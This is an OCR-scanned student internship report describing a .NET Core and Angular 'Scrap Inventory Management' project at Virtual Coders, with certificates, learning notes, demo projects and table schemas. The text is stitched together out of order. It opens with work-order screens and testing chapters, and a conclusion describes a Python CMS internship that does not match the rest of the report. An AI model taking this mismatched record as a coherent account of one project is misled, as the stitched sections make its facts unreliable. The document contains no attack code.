

Fig. 5.1.25 Edit WorkOrder Form

View Work Order

Admin/Super User can Update Work Order by clicking on View button for the Internal and External employees.

Client Name	Contract Id	Recruiter Name	Employment Type	Start Date ◊	End Date	MSA	Purchase Order	Other	View	Edit	Delete
ADP	01_2022_john_doe_1pointsystem	Pooja Hanumasagar	External	01/01/2022	01/28/2023	Yes	No	No			



Fig. 5.1.26 View Work Order

Delete Work Order

Admin/Super User shall be able to Delete Work Orders of Internal and External employees by clicking on Yes button of the Delete Confirmation Popup.

Fig. 5.1.27 Delete Work Order

Pagination

- Page Drop down: Here User can set Page limit.
- 100 shall be a default limit size for Page Drop down.
- Records: Label Name-Records

- It shall display total no of search result in form of 1-100of 175 page1 of 2
- Pagination with first and last option.
- Pagination shall be a dynamic it shall appear based on records.



Fig. 5.1.27 Pagination

Chapter 6. System Testing

Once a functionality is made it is very important to test it well because it might create the correct result in a particular scenario but might display wrong results in some other scenarios or even worse it might break or cause the whole project to stop working.

So, in this we test in two manners:

1. Unit Test
2. Integration Test

UNIT TESTING

After a thorough code review is done, where we check whether the code has been written efficiently and in a correct manner that does not use a lot of time as well as memory, we move to unit testing which is the first part of testing. An appropriate environment is setup for its testing:

- The procedures belonging to other modules that the module under test calls.
- Nonlocal data structures that module accesses
- A procedure to call the functions of the module under test with appropriate parameters.
- We conducted unit testing while working on the units. Listed Unit tests while we are working on particular-section of the system.
- Test API call for null values in parameters to check API's working fine in those cases.
- On client-side State Management is also should handle the updates.
- Changes in report gives right output.
- Queries written in optimal and efficient manner to give correct outputs.

INTEGRATION TESTING

In unit testing only a single module is tested but in integration testing the whole project containing various different modules are tested simultaneously. Firstly, there is a sanity check whether it is working properly or not and then it get tested extensively with various different test cases in order to check that, that part of the module doesn't break as well as it doesn't create a hinderance to any other part of the module as well.

Chapter 7. Conclusion

7.1 Summary of Internship

During the internship, worked as a Python Developer and gained practical experience in developing a CMS. The internship provided me with a comprehensive understanding of software development, backend and frontend technologies, database management, and version control systems like Git. I also had exposure to a wide range of programming languages such as C#, Java, HTML, and Angular.

The completion of more than 10 different tasks helped me to develop a comprehensive understanding of these languages and technologies. While developing the CMS , I faced some challenges such as integrating all functions and customizing it to blend with the software and tracking the duration required by the developer to complete the given task.

However, with the help of the mentor and senior colleagues, the individual was able to complete the software within the given time frame. Moreover, different types of functionalities were added by me to make the CMS more enhanced.

7.2 Date of Continuous Evaluation

Our college institution set up a continuous evaluation procedure in two parts, the first on 15th March, 2023, and the second on 9th May, 2023, where we had to present our work and submit weekly reports to an internal mentor in order to monitor the performance of students during the 12-week internship.

References

[1] https://www.w3schools.com/jquery/

[2] https://www.w3schools.com/js/js_ajax_intro.asp

[3] https://www.w3schools.com/js/js_json_intro.asp

[4] https://stackoverflow.com/

[5] https://www.javatpoint.com/

[6] https://chat.openai.com/

INTERNSHIP AT Virtual Coders

AN INTERNSHIP REPORT

Submitted by

Surbhi Pansuriya

190390107023

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

Gujarat Technological University, Ahmedabad

Scanned with CamScanner

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at Virtual Coders** has been carried out by **Surbhi Pansuriya** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 8th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign	Sign
Prof. Chetan Chauhan	Prof. Akshay Kansra
Internal Guide	Head of Department

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GUJARAT TECHNOLOGICAL UNIVERSITY

CERTIFICATE FOR COMPLETION OF ALL ACTIVITIES AT ONLINE PROJECT PORTAL

B.E. SEMESTER VIII, ACADEMIC YEAR 2022-2023

Date of certificate generation : 14 May 2023 (15:46:54)

This is to certify that, ***Surbhi Pansuriya*** (Enrolment Number - 190390107023) working on project entitled with ***Scrap inventory management*** from ***Computer Engineering*** department of ***S. P. B. PATEL ENGINEERING COLLEGE, MEHSANA*** had submitted following details at online project portal.

Internship Project Report	**Completed**

Name of Student : Surbhi Pansuriya

Name of Guide : Mr. Chetan Ranchodbhai Chauhan

Signature of Student: _____

*Signature of Guide: _____

Disclaimer :
This is a computer generated copy and does not indicate that your data has been evaluated. This is the receipt that GTU has received a copy of the data that you have uploaded and submitted as your project work.

*Guide has to sign the certificate, Only if all above activities has been Completed.

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Company Certificate

VIRTUAL CODERS

Date:- 5th May 2023
Ref no: - HR/VC/2023-24/13

Training Certificate

TO WHOM IT MAY CONCERN

This is to certify that **Ms. Surbhi Pansuriya** student of the **SAFFRONY INSTITUTE OF TECHNOLOGY** is currently working on the project named **"SCRAP INVENTORY MANAGEMENT"** from **23rd January 2023** under our guidance during her training period at **VIRTUAL CODERS.**

During her training period, she learned **Dot net with Angular** from scratch to depth and she demonstrated extreme efficiency and diligence in performing the duties that were assigned to her.

We wish her all the best in future endeavors.

Yours Sincerely,

For Virtual Coders,

VIRTUAL CODERS AHMEDABAD

Adit Sheth
Chief Technology Officer

+91 971 486 7090 hello@virtualcoders.net B-907, Empire Business Hub, Ahmedabad, GJ - 380060

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S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

I hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at Virtual Coders** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. Chetan Chauhan** & **Mr. Saumil Jariwala (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student — Sign of Student

1. **Surbhi Pansuriya** _____

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ACKNOWLEDGMENT

It gives me immense pleasure and satisfaction in presenting this report of Internship undertaken during the 8th semester of B.Tech.

As it is the first step into our Professional Life, I would like to take this opportunity to express my sincere thanks to several people, without whose help and encouragement, it would be unfeasible for us to carry out the desired work. I would like to thank to Mr. Saumil Jariwala and Mr. Adit Sheth (Project Guide) for giving me an opportunity to work with them.

From the bottom of my heart, I would like to express my sincere thanks to our internal guide Prof. Chetan Chauhan for their guidance, encouragement, understanding and insightful support in the development process.

Finally, I would like to thank to all employees, all faculty members of my college, my friends and my family members for providing their support and continuous encouragement throughout the project.

With Sincere regards,
Surbhi Pansuriya.

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Abstract

The word training itself has a lot of deep and realist sense in its own right. Training may have a lot of flavors but one of that I have just tasted the first and that's industrial training. Truly speaking for a fresh graduate industrial training is the first milestone not for achievement but for sustaining its realism for it's entire future endeavor.

The objective of this training was to familiarize us with the weaving water of industry and make us little but more practical. It helps us to what role we are going to play in the real world.

This training period during the study is a precious one. It provides an opportunity to meet and work with different people. It helps to know their views and gain something from their attitudes and performances.

In this project of Scrap Inventory Management using .NetCore and Angular, I have learned creating web api in .netcore. I had created controllers, apis, cqrs models, postgres database, models and many more necessary files and folders. I had covered whole CRUD operation using web api along with other functionality like download report, authentication, email send service, etc. Some of the days I had also worked in Angular for tasks like restricting UI permissions for some users, showing loader, multiselect drop-down, etc.

This report describes the work conducted during 3-month at Virtual Coder. This report will mainly contain my work as Backend developer in .NetCore and sometimes as Frontend developer in angular.

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Abbreviations

MVC	Model View Controller
CQRS	Command and Query Responsibility
OOPs	Object Oriented Programming
SQL	Structured Query Language
LINQ	Language Integrated Query
CRUD	Create Read Update Delete

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Chapter 1. COMPANY INTRODUCTION

1.1 PROFILE:

Virtual Coders is a leading information technology and service-based company in Ahmedabad. Company builds innovative, scalable, and feature-rich enterprise solutions for the business ecosystem. Virtual Coders is offering next-gen digital transformation, enterprise IT and product engineering services. The company enables clients to invent, ceaseless and transform their business possible through our expertise in Artificial Intelligence, Machine Learning, Mobility, Internet of Things, Alexa and Google Home.

We have a spirited and vibrant team who would readily work in the different Time zone to deliver the project to our esteemed clients. We also deliver high-quality IT solution including Microsoft Technology Stack(.net / C# / Blazor / Azure), BlockChain App Development, Angular App Development, NodeJS Development, ReactJS Development, React Native App Development, Flutter App Development, VR App Development, IONIC App Development, Mobile App Development, and Unity 3D Game Development etc.

We create Innovative and functional state-of-the-art digital solutions where technology varies but Trust, Transparency, Integrity and Quality is Constant. Trust, Transparency, Integrity and Quality defines Virtual Coders, every stack holder of the company live our founding principles.

We believe in people with ambition and passion, we can learn everything else as we go. With unity in diversity among the remote teams, exceptional sense of User Experience and modern technologies at heart we team up with our clients to discover, define, design, develop and deliver best products and services.

We're a company with dedicated Passion, Ambition, and Vision. We're not just a company, we're family of Real People with same Vision who find strength and unity in diversity. We make sure our family is composed of only the best people in the market today.

Website :- https://www.virtualcoders.net
Headquarters :- Ahmedabad, Gujarat
Industry type :- Information Technology & Services
Founded :- 2016

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The company's consulting services are based on an agile attitude with a keenness to succeed. Its resilient model helps us work towards magical transformations. It's high-end, timely and innovative deliverables speak about it aloud. It enables businesses improve their bottom line via our interactive and innovative solutions and keep them ahead of the competition.

1.2 MISSION AND VISION OF THE COMPANY:

We, Virtual Coders, as family are on a mission to make difference in technology world by exploring and implementing latest technologies, be it Machine Learning, Data Science, Business Intelligence, IoT, Modern App Development.
We've been creating a benchmark by winning a heart of our clients across the globe with our Transparency, Integrity and Quality.

Our vision is to help clients in developing high-performance mobile & web apps.

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CHAPTER 2

INTERNSHIP AND PROJECT

2.1 Internship

I had joined Virtual Coders on 23rd Jan 2023 as an intern software developer. To get in the flow of the company I was given time to revise my previous knowledge and clear my basics on various topics. In addition to that I was also introduced completely new technologies which I had never worked on before. Here I have described the department I was a part of and covers the department name, and structure of the department, role of the department in the company activities and nature of work/tasks carried. During our orientation in the company we were told about company's reporting levels and flow.

2.1.1 Internship Department

- I have worked in the Developer department during my internship training at Virtual Coders.
- The department is further categorized into sections like backend developers, frontend developers, and fullstack developers. I was a part of fullstack developer.

2.1.2 Nature of work/tasks carried

- During leaning phase I had referred the documents and tutorials sent to me by the mentor and did some research from my side as well through youtube videos, chatgpt, etc.
- Along with that I had created demo project to get a hands on practice on my learnings.
- Besides this I have been a part of one of the live project in the company as well.

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CHAPTER 3

LEARNING IMPLEMENTATIONS

3.1 Phase 1 : Learning

Continuous learning is the minimum requirement for success in any field. Thus the firm helped and supported us in clearing our basics as well as introduced some areas of interest to expand our expertise. Some of them I have listed below :-

✓ OOPs

OOP stands for Object-Oriented Programmmg. It is about writing procedures or methods that perform operations on the data, while object-oriented programming is about creating objects that contain both data and methods. Object-oriented programming has several advantages over procedural programming:

- OOP is faster and easier to execute.
- OOP provides a clear structure for the programs
- OOP helps to keep the Java code DRY "Don't Repeat Yourself", and makes the code easier to maintain, modify and debug
- OOP makes it possible to create full reusable applications with less code and shorter development time

✓ SQL Server

Microsoft SQL Server 2019 Express is a powerful and reliable free data management system that delivers a rich and reliable data store for lightweight Web Sites and desktop applications. SQL Server In-Memory Database technologies leverage modern hardware innovation to deliver unparalleled performance and scale. SQL Server as a platform that gives you choices of development languages, data types, on-premises or cloud environments, and operating systems.

✓ C#

C# is pronounced "C-Sharp". It is an object-oriented programming language created by Microsoft that runs on the .NET Framework. C# has roots from the C family, and the language is close to other popular languages like C++ and Java. The first version was released in year 2002. It is applied for Mobile applications, Desktop applications, Web applications, Web services, Web sites, Games, VR, Database applications, and much more. It is used for the following reasons:

- It is one of the most popular programming language in the world
- It is easy to learn and simple to use
- It has a huge community support
- C# is an object oriented language which gives a clear structure to programs and allows code to be reused, lowering development costs
- As C# is close to C, C++ and Java, it makes it easy for programmers to switch to C# or vice versa.

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- ✓ Linq

  LINQ stands for Language Integrated Query. LINQ is a data querying API with SQL like query syntaxes. LINQ provides functions to query cached data from all kinds of data sources. The data source could be a collection of objects, database or XML files. We can easily retrieve data from any object that implements the IEnumerable<T> interface. The official goal of the LINQ family of technologies is to add "general purpose query facilities to the .NET Framework that apply to all sources of information, not just relational or XML data". Advantages of LINQ :-

  1. LINQ offers an object-based, language-integrated way to query over data no matter where that data came from. So through LINQ we can query database, XML as well as collections.
  2. Compile time syntax checking
  3. It allows you to query collections like arrays, enumerable classes etc in the native language of your application, like VB or C# in much the same way as you would query a database using SQL

- ✓ .Net Core

  .NET Core is a new version of .NET Framework, which is a free, open-source, general-purpose development platform maintained by Microsoft. It is a cross-platform framework that runs on Windows, macOS, and Linux operating systems. .NET Core Framework can be used to build different types of applications such as mobile, desktop, web, cloud, IoT, machine learning, microservices, game, etc. Other features are provided as NuGet packages, which you can add it in your application as needed. In this way, the .NET Core application speed up the performance, reduce the memory footprint and becomes easy to maintain.

- ✓ MVC

  The Model-View-Controller (MVC) is an architectural pattern that separates an application into three main logical components: the model, the view, and the controller. It is a pattern in software design commonly used to implement user interfaces, data, and controlling logic. It emphasizes a separation between the software's business logic and display. This "separation of concerns" provides for a better division of labor and improved maintenance. Some other design patterns are based on MVC, such as MVVM (Model-View-View-Model), MVP (Model-View-Presenter), and MVW (Model-View-Whatever).

  The three parts of the MVC software-design pattern can be described as follows:

  1. Model: Manages data and business logic.
  2. View: Handles layout and display.
  3. Controller: Routes commands to the model and view parts.

- ✓ CQRS pattern

  Command Query Responsibility Segregation (CQRS) is an architectural pattern that separates reading and writing into two different models. It does responsibility segregation for the Command model & Query model. So what is Command and Query?
  Command - Modifies data (e.g. Insert, Update & Delete actions).
  Query - Never modifies data (e.g. Select action).
  It is used for large projects where high performance is required and independent scalability and parallel development is required.

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- ✓ Angular

  Angular is an open-source, JavaScript framework written in TypeScript. Its primary purpose is to develop single-page applications and led by the Angular Team at Google and by a community of individuals and corporations. Angular is a single-page application framework which is used for creating fast web Applications. It uses concepts of single-page application in which UI is delivered in the beginning of application request and later only data is requested which makes single-page application applications fast. Angular is a framework for building user interfaces. It provides building blocks to help you quickly set up a maintainable, scalable app. Angular empowers developers to build apps that live on the web, mobile, or the desktop.

3.2 Phase 2 : Hands On

As it is said that you don't understand anything until you learn it more than one way, thus after gaining theoretical knowledge I had created demo projects to gain practical knowledge as well. Some of them are :-

- ✓ Book Demo

  In this demo project I have performed crud operations on Books model following the cqrs pattern i.e. using commands, queries and their corresponding handlers. With the post method I have added the title, author and description for the book. Then I have used put method to update those fields. Similarly I have used get and delete methods to fetch and delete records from database respectively. Fig. 3.1 shows the API methods run for crud in .net core i.e. get, put, post and delete. Here we can pass the request parameters, execute our api code and see the corresponding responses as well.

Figure 3.1 Book Demo using .Net core Api

- ✓ Student Demo

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In this demo project I have performed crud operations on Student model following the cqrs pattern but this time included repository structure as well. Fig. 3.2 shows the api get, put, post and delete methods to perform crud on a student.

Figure 3.2 StudentCqrs demo with repository structure in .NetCore

✓ Secure App Demo for Login / Sign Up with Identity

In this demo project I have learned to implement User login and registration functionality using and used .net core IdentityManager classes for this process. ASP.NET Core Identity is a membership system that provides tools and APIs for managing user accounts and authentication in an ASP.NET Core application. It includes features such as login, registration, password reset, and two-factor authentication. Fig. 3.3 shows UI of login page that has fields to take email and password as input and a login button for redirect action after authentication.

Figure 3.3 Login & SignUp functionality using Identity

✓ Secure App with Cookie & Session Authentication

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In this demo I have created similar project as above with same UI design for all page. But the techniques I have used here for login, signup and authentication is different in this case. I have used cookie & session authentication methodology for this task. Fig. 3.4 shows the UI design of the registration page created in this project.

Figure 3.4 Login & SignUp functionality with cookie & session authentication

- ✓ Bank Demo with MVC

In this demo project I have performed general crud operations using MVC pattern in .Netcore. MVC is a design pattern used to decouple user-interface (view), data (model), and application logic (controller). This pattern helps to achieve separation of concerns.

Using the MVC pattern for websites, requests are routed to a Controller that is responsible for working with the Model to perform actions and/or retrieve data. The Controller chooses the View to display and provides it with the Model. The View renders the final page, based on the data in the Model. Fig. 3.5 shows home page of the project which consist of list of details added and button for add, edit, and delete operations.

Figure 3.5 CRUD using MVC on single table

- ✓ User Management Demo (multiple tables)

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This is also a cqrs demo project. In this I have performed crud operations that involved multiple tables. This involves crud on data in different tables from same request models. During this demo one new thing I had learned is setting the relationship between multiple tables of kind 1:1, 1:n, n:n, etc. I had created to tables namely UserBasic and UserAddress with the relation such that one user has many addresses i.e it has one-to-many relationship. Fig. 3.6 shows crud api methods of both the tables.



Figure 3.6 CRUD on multiple tables

✓ Angular Crud Demo

I had prepared a quick demo project named User management using Angular 14 with Reactive Forms that includes pages for listing, adding, editing and deleting records from a JSON API.

The example app includes a basic home page and users section with CRUD functionality, the default page in the users section displays a list of all users and includes buttons to add, edit and delete users. The add and edit buttons navigate to a page containing an Angular Reactive Form for creating or updating a user record, and the delete button executes a function within the user list component to delete a user record. The add and edit forms are both implemented with the same add/edit component which behaves differently depending on which mode it is in ("add mode" vs "edit mode"). Fig. 3.7 shows the form created to add a new user's details.

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

Figure 3.7 CRUD using Angular 14

3.3 Development Environment

- .Net Core API
- MVC ASP.Net
- Angular 14
- Bootstrap
- SQL server 2019
- Json Server

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CHAPTER 4
PROJECT

4.1 Project Overview

4.1.1 Project Title

- Scrap Inventory Management

4.1.2 Project purpose

The purpose of this project is to develop an application to maintain inventory of scrap and purchase and sell it. Convert all paper works for purchase and delivery to one single app.

4.2 Project Features

4.2.1 Scope of the project

- Authentication to Login User
- Forget & Reset Password
- Manage User and their permissions
- Manage Commodity
- Manage Supplier and their Yards/Warehouses
- Manage Inventory
- Manage Purchase
- Manage Delivery
- Report & Dashboard

4.2.2 Web Platform Development

- **Authentication to Login User**

Requirements

- On this screen, it will have an Email Address and Password and Login button.
- Once the user enters, Email Address and Password and hit the Login button then the application will redirect the user to the Dashboard page if the user credentials are valid.

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o If the user credentials are not valid then it will show a validation message that "Your entered credentials are not valid".

- **Forget & Reset Password**

  Requirements

  o On the Login screen, there will be a link for "Forget Password" if the user forgets his/her password.

  o Once the user clicks on the "Forget Password" then he/she will be redirected to the forget password page from where he/she can see the textbox to enter the email address and submit button to get the email.

  o Once the user clicks on the Submit button by entering the Correct Email Address then the user will get the email with the link to reset.

  o If the entered email address is not available or inactive/deleted in the system's database then it will show a validation message like "Entered email address does not exist. Please contact the administrator".

  o If the user email address is valid then he/she will get the email with the Reset Password link. Once the user clicks on the Reset Password link then the user will be redirected to the Reset Password page with the reset password token.

  o Once the user will be redirected to the reset password page then it will verify the token. If the token is valid then the user will see the page of reset password otherwise it will show the message like "The reset password link has been expired.".

  o If the link is valid then on the Reset Password page, the user will see "Password", "Repeat Password" and "Submit Button".

- **Manage User and their permissions**

  Requirements

  o Once User Added, it will send Email to the user on registered email address to set Password and verify the email. Once the user clicks on the link to verify the email then the email will be verified and the user will be redirected to the reset password page where he can set the password for himself.

- **Manage Inventory**

  Requirements :- Inventory will be added from Purchase and Delivery.

- **Report**

  Requirements :- o Download the report for Available Inventory

  o Print report for Purchase and Delivery.

  o Automatic sent report over email on day end.

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4.3 Operating System

- Windows
- Linux
- Mac

4.4 Development Environment

- Visual Studio 2022
- PgAdmin
- Visual Studio Code

4.5 Technology

- .Net Core
- Angular
- Bootstrap
- PostgreSQL

4.6 Table schemas

➢ User model related tables and their schema:

Table 4.1 defines the columns related to user models and their configuratios. It is used to store all details related to the user singing in to the app.

Table : User						
Index	**Column Name**	**DataType**	**Key Allocated**	**Default**	**Nullable**	**Description**
1	Id	BIGINT	PK		No	
2	First Name	NVARCHAR(50)			No	
3	Last Name	NVARCHAR(50)			No	
4	Email	NVARCHAR(MAX)			No	
5	Mobile	NVARCHAR(10)			No	

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6	Role	BIGINT	FK - Role		No	
